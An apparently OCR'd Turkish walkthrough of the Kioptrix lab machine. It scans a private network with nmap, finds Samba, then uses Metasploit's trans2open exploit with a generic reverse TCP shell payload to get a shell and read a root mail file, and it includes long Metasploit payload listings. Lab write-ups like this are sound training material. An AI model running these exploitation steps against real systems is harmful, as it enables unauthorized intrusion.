

KİOPTRİX MAKİNESİ ÇÖZÜMÜ

İlk olarak kali linux makinemize **ifconfig** yazıyoruz. Böylece bulunduğumuz networkin kendi ip miz üzerinden öğreneceğiz.

Burdan network adresimizin 192.168.116.0 olduğunu öğrendik. Network adresini öğrendikten sonra **nmap** ile network'ü tarıyoruz.







Burda Kioptrix makinesini ipsini bulmuş olduk. Şimdide bu ip'ye detaylı **nmap** taraması yapalım.

139 portunda samba çalıştırıldığını gördük **nmap** taraması ile. Şimdi **msfconsole** yazıp metasploiti açtım.

Msfconsole geldikten sonra **search samba** yazdım.Şu şekilde bir liste geldi;



Bu listede 22 numarayı kullanmayı seçtim ve **use 22** yazdım. Çünkü hem linux hemde rankı great olduğu için. Şimdi bir payload seçmezsek kendi seçtiği için **show payloads** yazdım payloadları görmek için.




```
File  Actions  Edit  View  Help
msf6 exploit(linux/samba/trans2open) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/generic/custom                                             normal  No     Custom Payload
   1   payload/generic/debug_trap                                         normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                                       normal  No     Interact with Established SSH Connection
   5   payload/generic/tight_loop                                         normal  No     Generic x86 Tight Loop
   6   payload/linux/x86/adduser                                          normal  No     Linux Add User
   7   payload/linux/x86/chmod                                            normal  No     Linux Chmod
   8   payload/linux/x86/exec                                             normal  No     Linux Execute Command
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp                        normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid                   normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   11  payload/linux/x86/meterpreter/bind_nonx_tcp                        normal  No     Linux Mettle x86, Bind TCP Stager
   12  payload/linux/x86/meterpreter/bind_tcp                             normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   13  payload/linux/x86/meterpreter/bind_tcp_uuid                        normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
   14  payload/linux/x86/meterpreter/reverse_ipv6_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   15  payload/linux/x86/meterpreter/reverse_nonx_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager
   16  payload/linux/x86/meterpreter/reverse_tcp                          normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp_uuid                     normal  No     Linux Mettle x86, Reverse TCP Stager
   18  payload/linux/x86/metsvc_bind_tcp                                  normal  No     Linux Meterpreter Service, Bind TCP
   19  payload/linux/x86/metsvc_reverse_tcp                               normal  No     Linux Meterpreter Service, Reverse TCP Inline
   20  payload/linux/x86/read_file                                        normal  No     Linux Read File
   21  payload/linux/x86/shell/bind_ipv6_tcp                              normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   22  payload/linux/x86/shell/bind_ipv6_tcp_uuid                         normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x8
6)
   23  payload/linux/x86/shell/bind_nonx_tcp                              normal  No     Linux Command Shell, Bind TCP Stager
   24  payload/linux/x86/shell/bind_tcp                                   normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   25  payload/linux/x86/shell/bind_tcp_uuid                              normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   26  payload/linux/x86/shell/reverse_ipv6_tcp                           normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
```


Payload listesinden 3 numarayı seçtim. Bunun için msfconsole da **set PAYLOAD 3** yazdım.




```
File  Actions  Edit  View  Help
   5   payload/generic/tight_loop                                         normal  No     Generic x86 Tight Loop
   6   payload/linux/x86/adduser                                          normal  No     Linux Add User
   7   payload/linux/x86/chmod                                            normal  No     Linux Chmod
   8   payload/linux/x86/exec                                             normal  No     Linux Execute Command
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp                        normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid                   normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   11  payload/linux/x86/meterpreter/bind_nonx_tcp                        normal  No     Linux Mettle x86, Bind TCP Stager
   12  payload/linux/x86/meterpreter/bind_tcp                             normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   13  payload/linux/x86/meterpreter/bind_tcp_uuid                        normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
   14  payload/linux/x86/meterpreter/reverse_ipv6_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   15  payload/linux/x86/meterpreter/reverse_nonx_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager
   16  payload/linux/x86/meterpreter/reverse_tcp                          normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp_uuid                     normal  No     Linux Mettle x86, Reverse TCP Stager
   18  payload/linux/x86/metsvc_bind_tcp                                  normal  No     Linux Meterpreter Service, Bind TCP
   19  payload/linux/x86/metsvc_reverse_tcp                               normal  No     Linux Meterpreter Service, Reverse TCP Inline
   20  payload/linux/x86/read_file                                        normal  No     Linux Read File
   21  payload/linux/x86/shell/bind_ipv6_tcp                              normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   22  payload/linux/x86/shell/bind_ipv6_tcp_uuid                         normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x8
6)
   23  payload/linux/x86/shell/bind_nonx_tcp                              normal  No     Linux Command Shell, Bind TCP Stager
   24  payload/linux/x86/shell/bind_tcp                                   normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   25  payload/linux/x86/shell/bind_tcp_uuid                              normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   26  payload/linux/x86/shell/reverse_ipv6_tcp                           normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   27  payload/linux/x86/shell/reverse_nonx_tcp                           normal  No     Linux Command Shell, Reverse TCP Stager
   28  payload/linux/x86/shell/reverse_tcp                                normal  No     Linux Command Shell, Reverse TCP Stager
   29  payload/linux/x86/shell/reverse_tcp_uuid                           normal  No     Linux Command Shell, Reverse TCP Stager
   30  payload/linux/x86/shell_bind_ipv6_tcp                              normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   31  payload/linux/x86/shell_bind_tcp                                   normal  No     Linux Command Shell, Bind TCP Inline
   32  payload/linux/x86/shell_bind_tcp_random_port                       normal  No     Linux Command Shell, Bind TCP Random Port Inline
   33  payload/linux/x86/shell_reverse_tcp                                normal  No     Linux Command Shell, Reverse TCP Inline
   34  payload/linux/x86/shell_reverse_tcp_ipv6                           normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)

msf6 exploit(linux/samba/trans2open) > set PAYLOAD 3
PAYLOAD => generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) >
```


Şimdi payloadı şeçtikten sonra yapmamız gerekenleri görmek için **show options** yazdım konsola.



RHOSTS kısmı boş oraya Kioptrix makinesinin ipsi olan 192.168.116.128 yazmak için **set RHOSTS 192.168.116.128** yazdım.




Şimdi payloadı çalıştırmakiçin **run** komutunu yazıyoruz.



Payload çalıştı ve makinenin içine girdik. **ls** komutu bulunduğum dosya boş olunca **cd ..** yazıp bir önceki dosyaya geçip ls komutu yazdım.

Şimdi **cd** komutuyla var dosyasına girdim.

Ondan sonra **cd mail** diyip klasöre girdim. **Cat** komutu ile root dosyasını açtım.



Ve makineyi çözdük.